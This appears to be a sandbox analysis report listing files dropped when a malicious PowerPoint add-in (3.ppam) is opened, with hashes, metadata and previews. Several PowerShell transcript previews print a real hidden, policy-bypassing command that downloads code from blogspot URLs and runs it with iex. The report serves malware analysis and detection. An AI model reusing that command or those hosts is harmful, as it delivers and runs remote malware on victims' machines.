Preview:	MSFT.....Q.....$.....$..... .....d.....,.....X..... .....L.....x.....@.....l.....4.....`.....(.....T.....H.....t.....<..... ..h.....0.....\.....$.....P.....\|.....D.....p.....8.....d.....,.....X..... .....L.....x.....@..... ..l ... ..4!...!...!..`"...".(#...#...#..T$...$...%...%...%...%..H&.. .&...'..t'..'..<(...(...)..h)...)..0*...*...*..\+...+..$,..,..,..P-...-.....|.....D/.../...0..p0...0..81...1...2..d2...2..,3...3...3..X4...4.. 5...5...5..L6...6...7..x7...7..@8...8...9..l9...9..4:..:..:..`;...;.. (<...<...<..T=...=...>...>...>..H?...?...@..t@...@..<A...A...B..hB.....B.....^.....g.....W.....F.....<G.....g.....i...l.....T..... .....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_aslmsvnf.ger.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_fdnca5x3.uvv.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_jde4l4rg.xur.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_t5ax1rj2.edq.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_toqs3qr1.2zp.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_txdgbers.q4d.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ucm40ytk.tsg.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_wzzf3cwh.xmg.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp\~DF1369462A1EE99835.TMP	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\POWERPNT.EXE
File Type:	data
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	1.081249345282127
Encrypted:	false
SSDEEP:	384:WImD2929jAfxHh8yQiZSV53HDGyEdaSdE4PS2BpLIJIkAaf:WImB8Hh8yQ8SVN63daSuwIJIkZ
MD5:	5EE1BAE24EEFA9B3B61DA8815E53E4B7
SHA1:	A22177BD3176995CCFB2F6531FED73F1DDC4DB52
SHA-256:	35AFF1285BFAB2AE04EB496B2D8445518BE0EC849EC1FB401D7950E7D2DF1397
SHA-512:	BC36D1E1FD57340ED29BAB553A9D09753C455C381C1DB2C3A4475EED976C78BFD0D1167B9392474281BF80869ADD48AAAA0EBC8241C6273E11D9CCE22B1D4 FC
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DF85570804A0D29ED2.TMP	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\POWERPNT.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	30720
Entropy (8bit):	3.8910597598818932
Encrypted:	false
SSDEEP:	384:S7afmLYweRiyE4PS2BpknByEdaSaHh8yQiZSV53HDajAfJe9ao+K:lOleRiHX3daSaHh8yQ8SVNeMfK
MD5:	4F6901329430148441 47FAB0ED1FE742
SHA1:	1C6EDD69084960CBA057F758C1BBC2B28B1CF015
SHA-256:	D400F28E0173699EC66699E19D74986B4802B49387ED4BB882D880B7C9F2DF6F
SHA-512:	81AF2B5C2E573F3AD8B263B00B296538A4A1DDFB2B82C028704CF14DC7ADA64DD1393FD5925D776B3A10194A3737457362857942E555649AFE7C62D237B57116
Malicious:	false
Preview:	.....>..... ....(..... ...!..."...#...$...%...&...'...).....*...+....,..-...../...0...1...2...3...4...5...6...7...8...9...:..... .....

C:\Users\user\AppData\Local\Temp\~DF9BC36A1CA590193F.TMP	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\POWERPNT.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.1464700112623651
Encrypted:	false
SSDEEP:	3:YmsalTlLPltl2N81HRQjlORGt7RQ//W1XR9//3R9//3R9//:rl912N0xs+CFQXCB9Xh9Xh9X
MD5:	72F5C05B7EA8DD6059BF59F50B22DF33
SHA1:	D5AF52E129E15E3A34772806F6C5FBF132E7408E
SHA-256:	1DC0C8D7304C177AD0E74D3D2F1002EB773F4B180685A7DF6BBE75CCC24B0164
SHA-512:	6FF1E2E6B99BD0A4ED7CA8A9E943551BCD73A0BEFCACE6F1B1106E88595C0846C9BB76CA99A33266FFEC2440CF6A440090F803ABBF28B208A6C7BC6310BEB3 9E

C:\Users\user\AppData\Local\Temp\~DF9BC36A1CA590193F.TMP	
Malicious:	false
Preview:	.....>..... ....

C:\Users\user\AppData\Local\Temp\~DF9DBD3B75C3E39F13.TMP	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\POWERPNT.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34F FE
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DFAD037A81745781F0.TMP	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\POWERPNT.EXE
File Type:	data
Category:	dropped
Size (bytes):	61440
Entropy (8bit):	0.18599931891672755
Encrypted:	false
SSDEEP:	48:2tytja2D7VRFeRLUMS8VfXAU05MAA1lQ/f8EfrCfeaf:2oc2D7DFeRLUGVQnYuf3frCfeaf
MD5:	3A49E7325E29A24E5D94558792089185
SHA1:	5CE0F8D7AC8156F8C85B473F94F1B10A0C0F627C
SHA-256:	7A87C7600A6A08AA03F0F6827C4C4B144CB1F452D121DF80ADCCCA450F2C48BF
SHA-512:	008A0D75E5B82C5A3FBB942F2DD00692115B3F59F9FC51237D6099630A07997390369F763C1FD2DB4C8E9A222F95D220B3BB939DC0B9C482D90881BDD53357F4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Roaming\Microsoft\Forms\POWERPNT.box	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\POWERPNT.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	7168
Entropy (8bit):	2.4399943770003842
Encrypted:	false
SSDEEP:	48:rCBwTIfOt4hfcFjO1tTbfcddbf8sD7VRFeRLUMS8VfXAU05MAA1lQ:FTIfOyhfci1bfcPf/D7DFeRLUGVQnY
MD5:	2BD39DA18ED09D40B478D6118A4ACAF2
SHA1:	405D796F892395B75C0C186E1328C035D95A4CD9
SHA-256:	B0B6DBF4AEC184E46B38A8ADF90811E1AA2018A07DBB18145B6BCF10DE80FE05
SHA-512:	E74CF6C58D5FAEA25B9B5E5824E82756CBC721B95DFAD126811ED0CCA6D85CFFF09E501165123F6C98AB01BDA81744AB8A3E272B7B341A2EB7EC00FB462867 09
Malicious:	false
Preview:	.....>..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\3.ppam.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\POWERPNT.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Thu Sep 23 14:11:42 2021, mtime=Fri Jan 14 19:19:42 2022, atime=Fri Jan 14 19:19:24 2022, length=12137, window=hide
Category:	dropped

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\3.ppam.LNK	
Size (bytes):	1013
Entropy (8bit):	4.67110438699213
Encrypted:	false
SSDEEP:	12:8KrzFRUAuElPCH20mMn4q8+W2lSuRZkjAm/w4IroD+vGb5vGl4t2Y+xIBjKZm:8K+mMZnlPRKAmI4zDrbkX7aB6m
MD5:	2897C03627035D8CBC52A2C0F24B9265
SHA1:	C3D9DBF969ACBFECDFA40CC1902D4D57A1597840
SHA-256:	5F1DA4ECB8C7D741C4B8263ADE13D80369A9CAAD14A119063C809CDD3BD97E40
SHA-512:	8F2995FB700174AE6EBDDB417C1C64096DDE869014D50F95374A90DCB99569F080ECA8DAC3DD4B75CCD4CA63D6EC858F7479F6CA41D02F5EEABF616182A1E49
Malicious:	**true**
Preview:	L.....F.... .....P.....i/.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...Tf.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....7Swy..user.<.....Ny..Tf.....S.....h.a.r.d.z.....~.1....7S{y..Desktop.h.....Ny..Tf.....Y.....>.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9...X.2.i/...Tm. .359D9~1.PPA.>.....7Svy.Tm.....h.....v~..3...p.p.a.m.....L.....-.....K.....>.S.....C:\Users\user\Desktop\3.ppam.....\....\....\....\....\.D.e.s.k.t.o.p.\.3...p.p.a.m.....:.,.LB.)...As..`.....X.....651689.....!a..%.H.VZAj.....M.....-..!a..%.H.VZAj.....M.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sF

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\POWERPNT.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	64
Entropy (8bit):	4.430036532577266
Encrypted:	false
SSDEEP:	3:bDuMJlaLBCmxWLLBCv:bCjLBsLBs
MD5:	2268D2C93E8D54B943A1825B500A876C
SHA1:	64F3A9A7B36D6061859734917CC24198D9557EF6
SHA-256:	CE4CDEDF18D3FD89461227E4DB3F1CAF43BBF132C743A57E53C5F1D579B6E2C8
SHA-512:	287D5860D57900E92932EF9F62CCFF86B0FEC70DF1C44AE4A2027F3A173C68E565083E165FE50E2EA698558B42966CFD84177A557F681CDDC615E7FB0A338346
Malicious:	false
Preview:	[folders]..Templates.LNK=0..3.ppam.LNK=0..[misc]..3.ppam.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\2IDCQDM3N311XDK6HX9H.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	6205
Entropy (8bit):	3.7520935693598654
Encrypted:	false
SSDEEP:	96:In8FoCCh51ukvhkvCCtPJbjJ7xvHabgmxvHabgq:rFid6jS2
MD5:	376A424FAC6B80B4D92D8CE42E6DCEF8
SHA1:	0747D08FE4257BAB3429B857DC772CAC6A07C3B5
SHA-256:	456D9460332473F36E7ABF0112154FD46C637C40E68EC0B47A48F0B0B3053A40
SHA-512:	C04C94428F7396F78011C438D4D07C7A844963E6E59AB159BD117AFD6F0243E5B6DAF332C4194732F937AAE11B9C543BB5D2B525C3F54F4896644E3DC301A5D5
Malicious:	false
Preview:	.....FL.....F."... ...N....-..;yz(.a..\.....:..DG..Yr?.D..U..k0.&...&.....-.....Q.....z.:.....t...CFSF..1.....Nz...AppData...t.Y^...H.g.3..(.....gVA.G..k...@.....Ny..Tf.....Y.....f.(.A.p.p.D.a.t.a...B.V.1.....Nz...Roaming.@.....Ny..Tf.....Y.....D1,.R.o.a.m.i.n.g.....\.1.....Tv...MICROS~1..D.....Ny..Ty.....Y.....M.i.c.r.o.s.o.f.t.....V.1....7Swy..Windows.@.....Ny..Tf.....Y.....W.i.n.d.o.w.s.....1.....N{...STARTM~1..n.....Ny..Tf.....Y.....D.....0.S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....1.....P.q..Programs..j.....Ny..Tf.....Y.....@.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....n.1.....L...WINDOW~1..V.....Ny..T.....Y.....T_..W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....z.2.....L.. .WINDOW~1.LNK..^.....Ny..P.....Y.....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms (copy)	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	6205
Entropy (8bit):	3.7520935693598654
Encrypted:	false
SSDEEP:	96:In8FoCCh51ukvhkvCCtPJbjJ7xvHabgmxvHabgq:rFid6jS2
MD5:	376A424FAC6B80B4D92D8CE42E6DCEF8
SHA1:	0747D08FE4257BAB3429B857DC772CAC6A07C3B5
SHA-256:	456D9460332473F36E7ABF0112154FD46C637C40E68EC0B47A48F0B0B3053A40
SHA-512:	C04C94428F7396F78011C438D4D07C7A844963E6E59AB159BD117AFD6F0243E5B6DAF332C4194732F937AAE11B9C543BB5D2B525C3F54F4896644E3DC301A5D5
Malicious:	false

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms (copy)	
Preview:	.....FL.....F.".. ...N....-..;yz(.a..\.....:..DG..Yr?.D..U..k0.&...&.....-.....Q.....z.:.....t...CFSF..1.....Nz...AppData...t.Y^...H.g.3..(.....gVA.G..k...@.....Ny..Tf.....Y.....f.(.A.p.p.D.a.t.a...B.V.1.....Nz...Roaming.@.....Ny..Tf.....Y.....D1,.R.o.a.m.i.n.g.....\.1.....Tv...MICROS~1..D.....Ny..Ty.....Y.....M.i.c.r.o.s.o.f.t.....V.1....7Swy..Windows.@.....Ny..Tf.....Y.....W.i.n.d.o.w.s.....1.....N{...STARTM~1..n.....Ny..Tf.....Y.....D.....0.S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....1.....P.q..Programs..j.....Ny..Tf.....Y.....@.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....n.1.....L...WINDOW~1..V.....Ny..T.....Y.....T_..W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....z.2.....L.. .WINDOW~1.LNK..^.....Ny..P.....Y.....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\H9YDYMUH59Q25R60FLIG.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	6205
Entropy (8bit):	3.7525966087668103
Encrypted:	false
SSDEEP:	96:InrXFoCCZ51ukvhkvCCtPJbjJ7xvHabgmxvHabgq:aXFil6jS2
MD5:	75BD9F0789276F7D2087AA9C34FD76E6
SHA1:	A23E5B2F2351510D042E3D97E8CB1AC596B4BD06
SHA-256:	03E0096DB6817714AF02502726E83DE2A95825B7FBE390FE322D9354A00E052B
SHA-512:	6E9F322972BC0DBEF244F1438D2F0621DF778C644B268F44E99D8B2166A66796D76D2A4BC3992793146B0886BE82A0C8F4F05A8022A7890C0FA11A6D0586A286
Malicious:	false
Preview:	.....FL.....F.".. ...N....-..;yz(.a..\.....:..DG..Yr?.D..U..k0.&...&.....-.....Q.....5.....t...CFSF..1.....Nz...AppData...t.Y^...H.g.3..(.....gVA.G..k...@.....Ny..Tf.....Y.....f.(.A.p.p.D.a.t.a...B.V.1.....Nz...Roaming.@.....Ny..Tf.....Y.....D1,.R.o.a.m.i.n.g.....\.1.....Tv...MICROS~1..D.....Ny..Ty.....Y.....M.i.c.r.o.s.o.f.t.....V.1....7Swy..Windows.@.....Ny..Tf.....Y.....W.i.n.d.o.w.s.....1.....N{...STARTM~1..n.....Ny..Tf.....Y.....D.....0.S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....1.....P.q..Programs..j.....Ny..Tf.....Y.....@.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....n.1.....L...WINDOW~1..V.....Ny.7S.x.....Y.....T_..W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....z.2.....L.. .WINDOW~1.LNK..^.....Ny..P.....Y.....

C:\Users\user\Desktop\~$3.ppam	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\POWERPNT.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.6126637592865871
Encrypted:	false
SSDEEP:	3:Rl/FS6dtt:RtF51
MD5:	51F16C7DB8702926DCC71B93EE3AD91C
SHA1:	924D0EF900F88314B241B57514C98F52C2B5C005
SHA-256:	3B8E674E31B17B169A1C2D5824C1CE02E537E35C44D2F92BC2A34E01E7B22396
SHA-512:	A4659C31D563D38CA0E8BC309D88C6C8463E0D8C2DED867AD27F2CD618F4C76960C6E86DF7108DE2EA1D771411B3EC7738E11E987FB108763E2B93EA16211A8
Malicious:	**true**
Preview:	.pratesh. ..p.r.a.t.e.s.h. . . . .

C:\Users\user\Documents\20220114\PowerShell_transcript.651689.83OSY4Al.20220114122046.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1395
Entropy (8bit):	5.443020028550905
Encrypted:	false
SSDEEP:	24:BxSAyxvBnZx2DOXXlQ2lXWAHjeTKKjX4CIym1ZJXqQ2lQmiuQ81XcVtXcVQk4ST0:BZuvhZoOlQ2UAqDYB1ZwQ26sQeXczXca
MD5:	FFBE892A6120D6E119CBB62DF19EB808
SHA1:	ED7C6DC008435A9D5C6103D1DD67A93879C80627
SHA-256:	D07088792DD34811A4476BA718045388D725143BDE4EBD79E5BD51B32350BF94
SHA-512:	F57047F97B347364F03471E929B79A9CC18C6CC65F6FB4C320DE981556DC75A52FBE6295AE4BA508592272D19202AA004CDF8A8424B7855165D23DB8F1C00C9E
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220114122047..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 651689 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe -w h -NoProfile -ExecutionPolicy Bypass -Command start-sleep -s 20;iwr https://p6tbbb.blogspot.com/atom.xml -useB|iex;..Process ID: 6240..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20220114122047..**********..PS>start-sleep -s 20;iwr https://p6tbbb.blogspot.com/atom.xml -useB|iex;.....NetwrixParam : powershell -w h -NoProfile -ExecutionPolicy Bypass -Command start-sleep -s 20;iwr.. "htt

C:\Users\user\Documents\20220114\PowerShell_transcript.651689.LhlXpgD7.20220114121949.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped

C:\Users\user\Documents\20220114\PowerShell_transcript.651689.LhIXpgD7.20220114121949.txt	
Size (bytes):	1792
Entropy (8bit):	5.309583792548154
Encrypted:	false
SSDEEP:	48:BZkLvhZoOYeqDYB1ZMsQeXczXcXRTXTNNaZZo:BZ0hZN/qDo1ZMeXczXcXRTXxNaZS
MD5:	4E1B28F68731A1985B766E89C1352174
SHA1:	6630AB451378B40FE5E1D4758D53BAB93674B2C9
SHA-256:	46BF4508565D7DDA62B1D61719B9B76B51C9DFFB5ECE1B4275A935954A23B352
SHA-512:	E28CEAF49F864830CA2818A4777CFFF100919F771A7A2496AB5F7D412E3B2E1596527F1E92468C9BC57900FA0EF8B5F3E1056481366C24A66044D5326BE78376
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220114122001..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 651689 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -w h -NoProfile -ExecutionPolicy Bypass -Command C:\Users\user\Pictures\notnice.ps1..Process ID: 6628..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20220114122002..**********..PS>C:\Users\user\Pictures\notnice.ps1.....NetwrixParam : powershell -w h -NoProfile -ExecutionPolicy Bypass -Command start-sleep -s 20;iwr.. "https://p6tbbb.blogspot.com/atom.xml" -useB|iex;..PSPath : Micros

C:\Users\user\Documents\20220114\PowerShell_transcript.651689.TDo_fU7j.20220114122054.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1395
Entropy (8bit):	5.447111801300387
Encrypted:	false
SSDEEP:	24:BxSABxvBnZx2DOXXlQ2lXWdHjeTKKjX4CIym1ZJXDNQ2lQmiuQ81XcVtXcVQk4S4:BZjvhZoOlQ2UdqDYB1ZdNQ26sQeXczXF
MD5:	A92E39DD4705C847D881D73D9C9F12ED
SHA1:	0BD10D4D2461565CF5498F17BB6FB84E2AE020BA
SHA-256:	6CAFDF814EF36584B731F4263513B0F2031DA1D93DB151EE181038293D69866C
SHA-512:	21BEB70357004425E2599DE6C89EA0151A0E7FC9C253B1F45DF48609B43237D5DCF375A6F46CBEE9C4C074FFC3964F2EC517E879A86ADC2116E13426BBA5B17
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220114122055..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 651689 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe -w h -NoProfile -ExecutionPolicy Bypass -Command start-sleep -s 20;iwr https://p6tbbb.blogspot.com/atom.xml -useB|iex;..Process ID: 1284..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20220114122055..**********..PS>start-sleep -s 20;iwr https://p6tbbb.blogspot.com/atom.xml -useB|iex;.....NetwrixParam : powershell -w h -NoProfile -ExecutionPolicy Bypass -Command start-sleep -s 20;iwr.. "htt

C:\Users\user\Documents\20220114\PowerShell_transcript.651689.x22XD8Wy.20220114122042.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	HTML document, UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	29164
Entropy (8bit):	5.263990466735331
Encrypted:	false
SSDEEP:	768:pubbhuKK4uEE+uXXJuRReCHHb2TTZummyu66quCCJuqqEussM:2
MD5:	4685A9837437214CDB04B736EFFD1F22
SHA1:	7DF61F65552AD4C3FD44259076DE5DE187AEF2C0
SHA-256:	3682D54F24A193AFDA8E8FD1366BFA5EC946ABE82E47C7468E1A3EA94854331C
SHA-512:	DBF4D9A4C4E98177FA70CE538506BC81197CC60CEBC6B91BF95987A8812461CB94C33AA710DE4A7AD673C839E6C13CA0A1143C73E1AD5806BE009207E3D282B
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220114122044..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 651689 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.EXE -w h -NoProfile -ExecutionPolicy Bypass -Command start-sleep -s 20;iwr https://p26ynn.blogspot.com/atom.xml -useB|iex;..Process ID: 3660..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20220114122044..**********..PS>start-sleep -s 20;iwr 